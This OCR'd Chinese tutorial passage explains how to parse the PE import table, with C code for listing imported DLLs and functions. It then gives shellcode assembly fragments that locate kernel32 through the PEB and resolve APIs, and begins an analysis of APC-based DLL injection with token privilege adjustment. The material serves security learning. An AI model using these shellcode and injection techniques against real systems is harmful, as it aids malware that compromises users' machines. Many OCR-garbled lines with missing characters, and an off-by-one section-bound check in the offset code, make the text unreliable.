
OriginalFirstThunk	TimeDateStamp	ForwarderChain	Name	FirstThunk
00002330	00000000	00000000	00002346	0000209c
000022b8	00000000	00000000	000024b6	00002024
00002294	00000000	00000000	000025e8	00002000

Name 指向的是 Dll 的名称，注意这里 Name 也是 RVA 转成 FileOffset

为 00001146、000012B6、000013E8，在 C32Asm 里查找








整理成表格


DLLName	OriginalFirstThunk	FirstThunk
USER32.DLL	00002330	0000209c
MSVCR120.DLL	000022b8	00002024
KERNEL32.DLL	00002294	00002000

我们就以 KERNEL32.DLL 为例，查看 OriginalFirstThunk 和 FirstThunk 的内容，先查看 OriginalFirstThunk，将 RVA 转为 FileOffset，转到 00001094




可以看到有 8 个 IMAGE_THUNK_DATA 结构体，也就说有 8 个导入函数，第一个结构体指向的 RVA 为 000025D8

转为 FileOffset 等于 000013D8，转到 000013D8



000013D8 处是一个 IMAGE_IMPORT_BY_NAME 结构体，前两个字节是 Hint 的值，所以导入函数的名称为 DecodePointer。使用 loadPE 查看导入表，

发现与我们分析的一致。



至于 FirstThunk，大家可以参照上面的步骤一步一步查找。

通过编程体会查找过程


我分享给大家两种方法（源码已经上传到网盘中，供大家下载）

操作系统：win 7

IDE： vs2013

第一种

请看这张图



把文件映射入内存之后，要开始寻找 IMAGE_IMPORT_DESCRIPTOR 的位置，并用两层循环把 DLL 的名字和 DLL 中函数的名字输出，核心代码如下:

```
IMAGE_DOS_HEADER *dosHeader;
IMAGE_NT_HEADERS *ntHeader;
IMAGE_IMPORT_BY_NAME *ImportName;
//lpBase     MapViewOfFile
dosHeader = (IMAGE_DOS_HEADER*)lpBase;
//检测                    PE
if (dosHeader->e_magic != IMAGE_DOS_SIGNATURE)
{
    printf("This is not a windows file\n");
    return 0;
}
//          PE header
```

ntHeader = (IMAGE_NT_HEADERS*)((BYTE*)lpBase + dosHeader->e_lfanew);//e_lfanew 员 PE header

// win32

if (ntHeader->Signature != IMAGE_NT_SIGNATURE)

{

printf("This is not a win32 file\n");

return 0;

}

// 导

IMAGE_IMPORT_DESCRIPTOR *ImportDec = (IMAGE_IMPORT_DESCRIPTOR*)((BYTE*)lpBase + RVAToOffset(lpBase, ntHeader->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT].VirtualAddress));

while (ImportDec->FirstThunk)

{

// DLL

char *pDllName = (char*)((BYTE*)lpBase + RVAToOffset(lpBase, ImportDec->Name));

printf("\nDLL %s\n", pDllName);

// 过 OriginalFirstThunk PIMAGE_THUNK_DATA 结 组

PIMAGE_THUNK_DATA pThunk = (PIMAGE_THUNK_DATA)((BYTE*)lpBase + RVAToOffset(lpBase, ImportDec->OriginalFirstThunk));

while (pThunk->u1.Function)

{

// 导 还 导

if (pThunk->u1.Ordinal& IMAGE_ORDINAL_FLAG32)// 为 1


```
            {
                //输
                    printf("        DLL    块导                    %x\n", pThunk->u1.Ordinal &
0xFFFF);
            }
            else//      为0
            {
                //      IMAGE_IMPORT_BY_NAME 结
                        ImportName = (IMAGE_IMPORT_BY_NAME*)((BYTE*)lpBase +
RVAToOffset(lpBase, (DWORD)pThunk->u1.AddressOfData));
                printf("        DLL    块导                    %s\n", ImportName->Name);
            }
            pThunk++;
        }
        ImportDec++;
    }
```

要注意计算 FileOffset，代码如下

```
//      实现 RVA     FileOffset    转换
DWORD RVAToOffset(LPVOID lpBase, DWORD VirtualAddress)
{
    IMAGE_DOS_HEADER *dosHeader;
    IMAGE_NT_HEADERS *ntHeader;
    IMAGE_SECTION_HEADER *SectionHeader;
    int NumOfSections;//Section
    //          PE head
```

```
    dosHeader = (IMAGE_DOS_HEADER*)lpBase;
    ntHeader = (IMAGE_NT_HEADERS*)((BYTE*)lpBase + dosHeader->e_lfanew);
    NumOfSections = ntHeader->FileHeader.NumberOfSections;
    for (int i = 0; i<NumOfSections; i++)
    {
                    SectionHeader = (IMAGE_SECTION_HEADER*)((BYTE*)lpBase +
dosHeader->e_lfanew + sizeof(IMAGE_NT_HEADERS)) + i;
        //      RVA        这  节
                                                                        if
(VirtualAddress>SectionHeader->VirtualAddress&&VirtualAddress<SectionHeader->Virtu
alAddress + SectionHeader->SizeOfRawData)
        {
            DWORD AposRAV = VirtualAddress - SectionHeader->VirtualAddress;
            DWORD Offset = SectionHeader->PointerToRawData + AposRAV;
            return Offset;
        }
    }
    return 0;
}
```

程序运行效果如下



第二种

这 较 烦 们 过 LoadLibraryW


GetModuleHandle 标 载 进 码

```
    HMODULE hExe = LoadLibraryW(L"c:\\PE.exe");
    PIMAGE_IMPORT_DESCRIPTOR pImportDesc =
(PIMAGE_IMPORT_DESCRIPTOR)ImageDirectoryEntryToData((void*)hExe, TRUE,
IMAGE_DIRECTORY_ENTRY_IMPORT, &size);
    PIMAGE_IMPORT_DESCRIPTOR Des = pImportDesc;
    while (Des->Name)
    {
        printf("DllName = %s \r\n",(DWORD)hExe+(DWORD)Des->Name);
        PIMAGE_THUNK_DATA thunk = (PIMAGE_THUNK_DATA)(Des->FirstThunk
+ (DWORD)hExe);

        while (thunk->u1.Function)
        {
            if (thunk->u1.Ordinal & IMAGE_ORDINAL_FLAG)
            {
                printf("Ordinal = %08x \r\n", thunk->u1.Ordinal & 0xFFFF);
            }
```

```
            else
            {
                PIMAGE_IMPORT_BY_NAME PimName =
(PIMAGE_IMPORT_BY_NAME)thunk->u1.Function;
                printf("FuncName = %s\r\n",(DWORD)hExe+PimName->Name);

            }
            thunk++;
        }

        Des++;
    }
```

因为 PE 文件已经载入到内存中了，所以我们不需要计算 FileOffset。

程序效果图如下



第三种（只提供思路，不提供代码）

最后算是给大家留一点思考的空间，先介绍几个 API

fopen（打开文件）

```
FILE * fopen(const char * path,const char * mode);
```

mode 有下列几种形态字符串:

r 打开只读文件，该文件必须存在。

r+ 打开可读写的文件，该文件必须存在。

w 打开只写文件，若文件存在则文件长度清为 0，即该文件内容会消失。若文件不存在则建立该文件。

w+ 打开可读写文件，若文件存在则文件长度清为零，即该文件内容会消失。若文件不存在则建立该文件。

a 以附加的方式打开只写文件。若文件不存在，则会建立该文件，如果文件存在，写入的数据会被加到文件尾，即文件原先的内容会被保留。

a+ 以附加方式打开可读写的文件。若文件不存在，则会建立该文件，如果文件存在，写入的数据会被加到文件尾后，即文件原先的内容会被保留。

上述的形态字符串都可以再加一个 b 字符，如 rb、w+b 或 ab＋ 等组合，加入 b 字符用来告诉函数库打开的文件为二进制文件，而非纯文字文件。

由 fopen() 所建立的新文件会具有 S_IRUSR|S_IWUSR|S_IRGRP|S_IWGRP|S_IROTH|S_IWOTH(0666) 权限，此文件权限也会参考 umask 值。

fseek(重定位流上的文件指针)

```
int fseek(FILE *stream, long offset, int fromwhere);
```

函数设置文件指针 stream 的位置。如果执行成功，stream 将指向以 fromwhere 为基准，偏移 offset 个字节的位置。

如果执行失败(比如 offset 超过文件自身大小)，则不改变 stream 指向的位置。

fread(读文件数据)

```
int fread(void *ptr, int size, int nitems, FILE *stream);
```

用于接收数据的地址（指针）（ptr）

单个元素的大小（size）

元素个数（nitems）

提供数据的文件指针（stream）

思路如下：

我们可以通过 fopen() 打开相应的 PE 文件，接着调用 fseek() 函数并设

置相应的偏移，最后调用 fwrite() 把对应偏移的数据读入相应的变量中，以下是代码片段（供大家参考）

```
pNewFile = fopen(newFileName, "rb+");    //              "rb+"
if (NULL == pNewFile)
{
    puts("Open file failed");
    exit(0);
}
fseek(pNewFile, 0, SEEK_SET);
fread(&DosHeader,  sizeof(IMAGE_DOS_HEADER),  1,  pNewFile);//DosHeader  是
```

IMAGE_DOS_HEADER 类型的变量

后面的操作跟上面两种类似。

如果您还有其他方法欢迎在下方留言……

小结

相对于前两种方法，第三种方法在添加节区插入 stub 数据时会省去一些不必要的操作，简单方便。

这里我想扩展一点，说到读取导入函数的信息，不知大家有没有想到在 shellcode 中动态获取函数地址的操作?

首先查找 kernel32.dll 的基地址

```
mov ebx,fs:[edx+0x30]         //[TEB+0x30]    PEB
mov ecx,[ebx+0xc]             //[PEB+0xc]    PEB_LDR_DATA
mov ecx,[ecx+0x1c]            //[PEB_LDR_DATA+0x1c]    ntdll.dll
mov ecx,[ecx]                 //进  链                  ntdll.dll
mov ebp,[ecx+0x8]             //ebp             kernel32.dll
……
```

接着在中 kernel32.dll 查找相应的 API 函数

```
pushad                          //  护
mov eax,[ebp+0x3c]              //PE 头
mov ecx,[ebp+eax+0x78]          //导          针
add ecx,ebp
mov ebx,[ecx+0x20]              //导
……
popad
```


实际上跟上面都是类似的……

本篇文章主要向大家介绍了 IAT 是什么东西、有什么用、怎么查找，下一篇我可能会向大家介绍一下 IATHook ……

ring3 层恶意代码实例汇总

原创： x-encounter 信安之路 2018-03-21

之前一期我们学习了 IAT 的基本结构，相信大家对 C++ 有了一个基本的认识，这一期放点干货，我把 ring3 层恶意代码常用的编程技术给大家整理了一下，所有代码都经过我亲手调试并打上了非常详细的注释供大家学习，如下图:



我会在其中挑出几个，采用反汇编的方式，给大家展示恶意代码的执行流程以及原理，由于 ring3 层的技术过于古老，希望大家秉着学习和巩固的心态来看待该文章。

一共九种技术，十套源代码，分两期向大家介绍编程相关思路，希望大家与我一起学习，共同进步。

源码下载地址(稍后会把源码上传到 github 上):

https://pan.baidu.com/s/1KpKdh4EWCGT828ONeB1HzA

APC 注入

APC 即 Asynchronous procedure call，异步程序调用。在一个进程中，当一个执行到 SleepEx() 或者 WaitForSingleObjectEx() 时，系统就会产生一个软中断，当线程再次被唤醒时，此线程会首先执行 APC 队列中的被注册的函数，利用 QueueUserAPC() 这个 API，并以此去执行我们的 DLL 加载代码，进而完成 DLL 注入的目的。


测试环 64 win7 *环* VS2013 release *编译*

32 32 *标进* 32 dll

64 64 *标进* 64 dll

APC 原理分析

将编译后的 exe 文件拖入 IDA，转到 main 函数



发现 main 函数一共 call 了 9 次，其中四次 call 值得我们关注.


00401348 *处* call sub_4012A0

0040137B *处* call sub_4013F0

004013A0 *处* call sub_4014C0


004013D4 *处* call sub_4015A0

首先分析 00401348 处的 call sub_4012A0，转到该函数的领空



发现函数调用了 GetCurrentProcess，OpenProcessToken，LookupPrivilegeValueA 以及 AdjustTokenPrivileges 函数，通过这些函数我们可以推测该函数主要用于提权，通过 OpenProcessToken 获取访问令牌，通过 LookupPrivilegeValueA 获取本地唯一标识符，通过 AdjustTokenPrivileges 来调整访问令牌。

然后我们退出该函数领空接着分析主函数，我们在 0040134F 发现 main 函数申请了 8 字节的堆空间，接着在 0040135A 处判断有没有分配成功，成功则转向 loc_401374




xorps 是 SSE2 的异或指令，对应的是 xmm0~7 浮点寄存器，这里应该是编译器对计算速度进行了优化。这里科普一点小知识：

FPU: 8 个 80 位浮点寄存器（数据），16 位状态寄存器，16 位控制寄存器，16 为标识寄存器。使用 FPU 指令对这些寄存器进行操作，这些寄存器构成一个循环栈，st7 栈底，st0 栈顶，当一个值被压入时，被存入 st0，原来 st0 中的值被存入 st7。

